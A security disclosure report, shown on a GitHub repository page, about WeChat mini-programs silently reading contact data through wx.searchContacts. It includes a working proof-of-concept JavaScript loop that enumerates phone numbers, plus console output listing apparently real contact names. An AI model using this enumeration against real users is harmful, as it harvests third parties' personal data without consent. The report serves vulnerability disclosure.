BESTICSP / Vulnerabilities-Related-to-Mini-Programs-Permissions Public

Code Issues Pull requests Actions Projects Security Insights

main

Vulnerabilities-Related-to-Mini-Programs-Permissions / WX applet contact permission vulnerability report.pdf

BESTICSP Add files via upload History

1 contributor

391 KB

I. Detailed description：

1. Test steps：

Test tools: WeChat mini-program developer tool


```
<button type="primary" bindtap='searchContacts'>searchContacts</button>
```

Set a button in index.wxml and bind an event.

Write the *wx.searchContacts* into the event in the index.js file, and click the button, the user interface is normal, and the development tool backend can obtain the information of user contacts.

```
searchContacts: function (e) {
  var Number = 15840250000
  var time = 1
  while(Number < 15840250010){
    let i = Number.toString()
    console.log('第', time, '次')
    wx.searchContacts({
      phoneNumber: i,
      success (res) {
        console.log(res, '第', time, '次')
      },
      fail: console.error,
    })
    Number = parseInt(i)
    Number ++
    time ++
  }
}
```

At this point, if the host program (WeChat) has already obtained the permission of the contact, the mini program can obtain part of the contact information without the user's knowledge. As shown in Figure 1 and Figure 2 (this problem exists on both Android and iOS systems):



```
▼{result: Array(4), errMsg: "searchContacts:ok"} "第" 11 "次"                    index.js:22
   errMsg: "searchContacts:ok"
  ▼result: Array(4)
    ▶0: {phoneNumber: "1584025[redacted]", name: "高宇"}
    ▶1: {phoneNumber: "1584025[redacted]", name: "高宇"}
    ▶2: {phoneNumber: "1584025[redacted]", name: "杨蕾新"}
    ▶3: {phoneNumber: "1584025[redacted]", name: "杨蕾新"}
     length: 4
     nv_length: (...)
    ▶__proto__: Array(0)
  ▶__proto__: Object
▼{result: Array(8), errMsg: "searchContacts:ok"} "第" 11 "次"                    index.js:22
   errMsg: "searchContacts:ok"
  ▼result: Array(8)
    ▶0: {phoneNumber: "1584025[redacted]", name: "高宇"}
    ▶1: {phoneNumber: "158402[redacted]", name: "高宇"}
    ▶2: {phoneNumber: "158402[redacted]", name: "阎晓涵"}
    ▶3: {phoneNumber: "158402[redacted]", name: "阎晓涵"}
    ▶4: {phoneNumber: "158402[redacted]", name: "杨蕾新"}
    ▶5: {phoneNumber: "158402[redacted]", name: "杨蕾新"}
    ▶6: {phoneNumber: "158402[redacted]", name: "周子靖"}
    ▶7: {phoneNumber: "158402[redacted]", name: "周子靖"}
     length: 8
     nv_length: (...)
    ▶__proto__: Array(0)
  ▶__proto__: Object
▼{result: Array(4), errMsg: "searchContacts:ok"} "第" 11 "次"                    index.js:22
   errMsg: "searchContacts:ok"
  ▼result: Array(4)
    ▶0: {phoneNumber: "158402[redacted]", name: "高宇"}
    ▶1: {phoneNumber: "1584025[redacted]", name: "高宇"}
    ▶2: {phoneNumber: "1584025[redacted]", name: "杨蕾新"}
    ▶3: {phoneNumber: "1584025[redacted]", name: "杨蕾新"}
     length: 4
     nv_length: (...)
    ▶__proto__: Array(0)
  ▶__proto__: Object
▼{result: Array(4), errMsg: "searchContacts:ok"} "第" 11 "次"                    index.js:22
   errMsg: "searchContacts:ok"
  ▼result: Array(4)
    ▶0: {phoneNumber: "1584025[redacted]", name: "高宇"}
    ▶1: {phoneNumber: "1584025[redacted]", name: "高宇"}
    ▶2: {phoneNumber: "1584025[redacted]", name: "杨蕾新"}
    ▶3: {phoneNumber: "1584025[redacted]", name: "杨蕾新"}
```

HUAWEI-SEA-AL10

手机型号	SEA-AL10arm64-...
运行系统	29
微信版本	8.0.10
基础库版本	2.19.2 [566]
往返耗时	388ms
连接方式	4G
周期性缓存	拉取数据

连接信息

连接状态	●
服务状态	正常 ●
流量	505 KB
压缩节省	2 MB
收到信息	81
发出信息	72
发送效率	0 个/秒
接收效率	0 个/秒
等待发送	0
未确认	0

设置

☑ 使用工具端的 Storage
☑ 不校验合法域名、web-view（业务域名）
□ 节点审查模式

Figure 1. Screenshot in developer tool after real machine test on Android.